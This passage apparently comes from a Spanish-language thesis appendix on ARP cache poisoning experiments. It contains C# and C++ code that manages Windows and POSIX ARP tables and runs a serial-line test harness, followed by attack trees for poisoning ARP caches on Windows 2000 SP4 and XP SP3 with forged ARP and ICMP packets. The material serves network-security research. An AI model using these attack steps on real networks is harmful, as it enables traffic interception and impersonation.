   buffer = Marshal.AllocCoTaskMem(bytesNeeded);

   // Make the call again. If it did not succeed, then
   // raise an error.
   result = GetIpNetTable(buffer, ref bytesNeeded, false);

   /// If the result is not 0 (no error), then throw an exception.
   if (result != 0)
   {
      /// Throw an exception.
      throw new Win32Exception(result);
   }

   // Now we have the buffer, we have to marshal it. We can read
   // the first 4 bytes to get the length of the buffer.
   int entries = Marshal.ReadInt32(buffer);

   /// Increment the memory pointer by the size of the int.
   IntPtr currentBuffer = new IntPtr(buffer.ToInt64() +
   sizeof(int));

   // Allocate an array of entries.
   // http://msdn2.microsoft.com/en-us/library/aa366869(VS.85).aspx
   MIB_IPNETROW[] table = new MIB_IPNETROW[entries];

   if (entries <= 0)
   {
      esta_en_tabla = false;
      return "";
   }
```

```
            /// Cycle through the entries.
            for (int index = 0; index < entries; index++)
            {
               /// Call PtrToStructure, getting the structure information.
               table[index] = (MIB_IPNETROW)Marshal.PtrToStructure(new
               IntPtr(currentBuffer.ToInt64() + (index *
               Marshal.SizeOf(typeof(MIB_IPNETROW)))), typeof(MIB_IPNETROW));
            }

            MIB_IPNETROW estatica = table[0];
            string tmps = "";

            esta_en_tabla = false;

            for (int i = 0; i < table.Length; i++)
            {
               string ipaddr, macaddr = "";

               ipaddr = String.Format("{0}.{1}.{2}.{3}",
               (table[i].dwAddr & 0x0000ff),
                ((table[i].dwAddr & 0xff00) >> 8),
               ((table[i].dwAddr & 0xff0000) >> 16),
                ((table[i].dwAddr & 0xff000000) >> 24)
               );


               if (table[i].dwPhysAddrLen == 6)
               {
                  macaddr = Utilerias.getstringMac(table[i].bPhysAddr);
                  if (mac_esperado.Equals(macaddr) && ip_esperado.Equals(ipaddr) && table[i].dwIndex
== interf)
                  {
                     esta_en_tabla = true;
                  }
               }

               if (table[i].dwType == 4)
               {
                  tmps = "if[" + table[i].dwIndex + "] Estatica ip = " + ipaddr + " mac = " + macaddr + "\n";
               }

               if (table[i].dwType == 3)
               {
                  tmps = "if[" + table[i].dwIndex + "] Dinamica ip = " + ipaddr + " mac = " + macaddr + "\n";
               }

               if (table[i].dwType == 2)
               {
```

```
                    tmps = "if[" + table[i].dwIndex + "] Invalida ip = " + ipaddr + " mac = " + macaddr + "\n";
                }

                if (table[i].dwType == 1)
                {
                    tmps = "if[" + table[i].dwIndex + "] Otra ip = " + ipaddr + " mac = " + macaddr + "\n";
                }

                if (tmps != "")
                {
                    salida += tmps;
                    tmps = "";
                }

                if (modo_consola)
                {
                    Console.Out.WriteLine(tmps);
                }
            }
        }
        finally
        {
            /// Release the memory.
            Marshal.FreeCoTaskMem(buffer);
        }

        return salida;
    }

    /// <summary>
    /// The CreateIpNetEntry function creates an Address Resolution Protocol (ARP) entry in the ARP
table on the local computer.
    /// </summary>
    /// <param name="mac">The physical address.</param>
    /// <param name="ip">The IPv4 address.</param>
    /// <param name="dwIfIndex">The index of the adapter.</param>
    /// <param name="dwType">4 Static, 3 Dynamic, 2 Invalid, 1 Other</param>
    /// <returns></returns>
    public static bool agregar_aIp(string mac, string ip, int dwIfIndex, int dwType)
    {
        MIB_IPNETROW estatica;
        byte[] atp = Utilerias.getbytesMac(mac);
        byte[] app = new byte[8];

        app.Initialize();
        atp.CopyTo(app, 0);

        estatica.bPhysAddr = app;
        estatica.dwAddr = Utilerias.getintIp(ip);
```

```
            estatica.dwIndex = dwIfIndex;
            estatica.dwPhysAddrLen = 6;
            estatica.dwType = dwType;

            int result = (int)CreateIpNetEntry(ref estatica);

            if (result == 0)
                return true;

            return false;
        }

        /// <summary>
        ///
        /// </summary>
        /// <param name="dwIfIndex"></param>
        /// <returns></returns>
        public static bool borrar_tablaIP(int dwIfIndex)
        {
            int n = (int)dwIfIndex;

            int resultado = FlushIpNetTable(n);

            if (resultado == 0)
                return true;

            return false;
        }
    }
}
```

B.3 MANEJO DE LA COMUNICACIÓN SERIAL DEL ATACADO EN SISTEMAS POSIX: Satacado.cpp

```
/*
 * Satacado.cpp
 *
 *  Created on: Jul 7, 2008
 *      Author: root
 */

#include "satacado.h"

#include <stdio.h>
#include <unistd.h>
//#include <malloc.h>
#include <stdlib.h>
```

```
#include <dnet.h>
#include <dnet/arp.h>

#include <string.h>

#include "../libserial/qextserialport.h"
#include "../arp_util/obtenerarp.h"
#include "SerialThread.h"


#ifndef XDEBUG
	#define XSDEBUG			// variable para debug
#endif


	/// Trabaja a alta velocidad.. 115000
	QextSerialPort *serial;
	SerialThread * thread_serial;

	char * pt_serial;

	// variables para controlar metodos...
	int ack;
	int conf_envenenado;
	int estatica = 0;
	int dinamica = 0;
	int ninguna = 0;

	//struct arp_entry *entrada_arp;
	//arp_t *arp;

	char * estatica_eth;
	char * estatica_ip;

	// eth, es la mac
	// ip, es el ip
void sat_conectar(const char *eth, const char *ip,const char * pt){

	estatica_eth = (char *)malloc(sizeof(char) * strlen(eth));
	strcpy(estatica_eth,eth);

	estatica_ip = (char *)malloc(sizeof(char) * strlen(ip));
	strcpy(estatica_ip,ip);

	pt_serial = (char*)malloc(sizeof(char)*100);
	strcpy(pt_serial,pt);

//	cssl_start();
//	serial=cssl_open(pt_serial, sat_DataReceivedEventHandler, 0, 9600, 8, 0, 1);
```


```
	serial = new QextSerialPort(pt_serial, QextSerialPort::Polling);

	if (!serial) {
		fprintf(stderr,"sat_conectar error al abrir puerto \n");
		return;
	}

	serial->setBaudRate(BAUD115200); // posix y windows :)
	serial->setFlowControl(FLOW_OFF);
	serial->setParity(PAR_NONE);
	serial->setDataBits(DATA_8);
	serial->setStopBits(STOP_2);
	//set timeouts to 500 ms
	serial->setTimeout(500);

	serial->open(QIODevice::ReadWrite | QIODevice::Unbuffered);

	// inicio el hilo q detecta los datos
	thread_serial = new SerialThread(serial,sat_DataReceivedEventHandler); // aqui debo enviar el
callback

	//connect(thread, SIGNAL(finished()), this, SLOT(quit()));
	thread_serial->start();

}

void sat_desconetar(){
	serial->close();
	//thread_serial->finished();
}

//private void DataReceivedEventHandler(object sender, SerialDataReceivedEventArgs e)
//{
//    string llego = pt.ReadLine();
//    procesador_mensajes_atacado(llego);
//}

void sat_DataReceivedEventHandler(char *buf, int length){

	int i;
	char * llego = (char*)malloc(sizeof(char)*length);

	for(i=0;i<length;i++) {

		if(buf[i] == 0x0A){
			llego[i] = 0;
		}else{
			llego[i] = buf[i];
```


```
                }
        }

        //fflush(stdout); // linea misteriosa

        sat_procesador_mensajes_atacado(llego);
}

void sat_procesador_mensajes_atacado(char *s){

        #ifdef XSDEBUG
                printf("sat_procesador_mensajes_atacado s: %s\n",s);
        #endif

        if(strcmp(s,"ping") == 0){
                sat_enviar("ack");
        }else if(strcmp(s,"ack") == 0){
    ack = 1;
        }else if(strcmp(s,"et") == 0){          // estatica
    estatica = 1;
    dinamica = 0;
    ninguna = 0;
    sat_enviar("et t");                         // estatica true
        }else if(strcmp(s,"dn") == 0){  // dinamica
    estatica = 0;
    dinamica = 1;
    ninguna = 0;
    sat_enviar("dn t");                         // dinamica true
        }else if(strcmp(s,"nn") == 0){  // dinamica
                estatica = 0;
                dinamica = 0;
                ninguna = 1;
                sat_enviar("nn t");                                     // dinamica true
        }else if(strcmp(s,"br c") == 0){        //borrar cache
                borrar_tablaIP();
                if(strlen( estatica_eth) > 0)
                {
                        if (estatica == 1)
                                {//Agregar entrada estatica..
                                        agregar_aIp(estatica_eth,estatica_ip,4);
                                }else if(dinamica == 1)
                                {//Agrega entrada dinamica..
                                        agregar_aIp(estatica_eth,estatica_ip,3);
                                }
                }
    sat_enviar("c br");                                 // cache borrado
        }else if(strcmp(s,"cnf env") == 0){             // confirmacion de envenenamiento
    conf_envenenado = 1;
        }
```

```
}

int sat_avisar_envenenamiento(){
   int i;
            conf_envenenado = 0;
            sat_enviar("env");
   for (i = 0; i < 2000000; i++);

   return conf_envenenado;
}

int sat_ping(){
            int i;
   ack = 0;
   sat_enviar("ping");
   for (i = 0; i < 2000000; i++);

   return ack;
}

void sat_enviar(char * s){

            if (!serial){
#ifdef XSDEBUG
                        fprintf(stderr,"sat_enviar: no esta abierto el puerto\n");
#endif
                        return;
            }

            int len = strlen(s);
            char *linea_salida = (char*)malloc(sizeof(char) * (len+1));

            strcpy(linea_salida,s);

            linea_salida[len] = 0x0A; // stick a <CR> after the command
            linea_salida[len+1] = 0x00; // terminate the string properly

            //cssl_putstring(serial,linea_salida);
              int i = serial->write(linea_salida, len+1);

              qDebug("trasmitted : %d", i);

}
```


APÉNDICE C ÁRBOLES DE ATAQUE

C.1 ÁRBOL DE ATAQUE ARP GENERAL.




ENCUENTRA
DA EN LA CACHÉ ARP,
A FUE INGRESADA DE
ERA DINÁMICA
Enviar Un
ARP-Broadcast
FALSO
Enviar varios
ARP-Response
FALSOS
Enviar un
ARP-Response
FALSO
Enviar
ICMP
EcoResponse
FALSO
CONOCER EL IP-MAC
DRESS DE POR QUIEN SE
QUIERE HACER PASAR
HACER UNA
SOLICITUD ARP A
QUIEN
DESEAMOS
REEMPLAZAR
INGRESARLO
MANUALMENTE
EN EL ATAQUE
SE ENCUENTRA
ESA ENTRADA EN LA CACHÉ ARP,
LA ENTRADA FUE INGRESADA DE MANERA
ESTÁTICA
Enviar varios
ARP-Response
FALSOS
Enviar un
ARP-Response
FALSO
Enviar varios
ARP-Broadcast
FALSOS
Enviar Un
ARP-Broadcast
FALSO
Enviar varios
ARP-Response
FALSOS
Enviar un
ARP-Response
FALSO
Enviar
ICMP
EcoResponse
FALSO
Enviar
ICMP EcoRequest
FALSO
Enviar
ICMP EcoRequest
FALSO
Esperar
ARP-Broadcast
CONOCER EL IP-MAC
ADDRESS DE POR QUIEN SE
QUIERE HACER PASAR
HUSMEAR
TRAFICO DE LA
RED
HACER UNA
SOLICITUD ARP A
QUIEN
DESEAMOS
REEMPLAZAR
INGRESARLO
MANUALMENTE
EN EL ATAQUE

C.2 ÁRBOL DE ATAQUE ARP EN WINDOWS 2000 SP 4



Rojo: Imposible
Verde: Posible

Envenenar la caché ARP de Windows 2000 SP4


SE ENCUENTRA ESA ENTRADA EN LA CACHÉ ARP, LA ENTRADA FUE INGRESADA DE MANERA ESTÁTICA

- Enviar varios ARP-Response FALSOS
- Enviar un ARP-Response FALSO
- Enviar ICMP EcoResponse EcoRequest FALSO
- Enviar varios ARP-Broadcast FALSOS
- Enviar Un ARP-Broadcast FALSO
- Esperar ARP-Broadcast
- Enviar ICMP EcoRequest FALSO
- CONOCER EL IP-MAC ADDRESS DE POR QUIEN SE QUIERE HACER PASAR
  - HUSMEAR TRAFICO DE LA RED
  - HACER UNA SOLICITUD ARP A QUIEN DESEAMOS REEMPLAZAR
  - INGRESARLO MANUALMENTE EN EL ATAQUE

SE ENCUENTRA ESA ENTRADA EN LA CACHÉ ARP, LA ENTRADA FUE INGRESADA DE MANERA DINÁMICA

- Enviar varios ARP-Response FALSOS
- Enviar un ARP-Response FALSO
- Enviar ICMP EcoResponse EcoRequest FALSO
- Enviar varios ARP-Broadcast FALSOS
- Enviar Un ARP-Broadcast FALSO
- Esperar ARP-Broadcast
- Enviar ICMP EcoRequest FALSO
- CONOCER EL IP-MAC ADDRESS DE POR QUIEN SE QUIERE HACER PASAR
  - HUSMEAR TRAFICO DE LA RED
  - HACER UNA SOLICITUD ARP A QUIEN DESEAMOS REEMPLAZAR
  - INGRESARLO MANUALMENTE EN EL ATAQUE

C.3 ÁRBOL DE ATAQUE ARP EN WINDOWS XP SP 3



Rojo: Imposible
Verde: Posible

Envenenar la caché ARP de Windows XP SP3

SE ENCUENTRA ESA ENTRADA EN LA CACHÉ ARP, LA ENTRADA FUE INGRESADA DE MANERA ESTÁTICA

- Enviar ICMP EcoResponse EcoRequest FALSO
- Enviar un ARP-Response FALSO
- Enviar varios ARP-Response FALSOS
- Enviar Un ARP-Broadcast FALSO
- Enviar varios ARP-Broadcast FALSOS
- Enviar un ARP-Response FALSO
- Esperar ARP-Broadcast
- Enviar ICMP EcoRequest FALSO
- Enviar varios ARP-Response FALSOS
- Enviar ICMP EcoRequest FALSO

CONOCER EL IP-MAC ADDRESS DE POR QUIEN SE QUIERE HACER PASAR

- INGRESARLO MANUALMENTE EN EL ATAQUE
- HACER UNA SOLICITUD ARP A QUIEN DESEAMOS REEMPLAZAR
- HUSMEAR TRAFICO DE LA RED

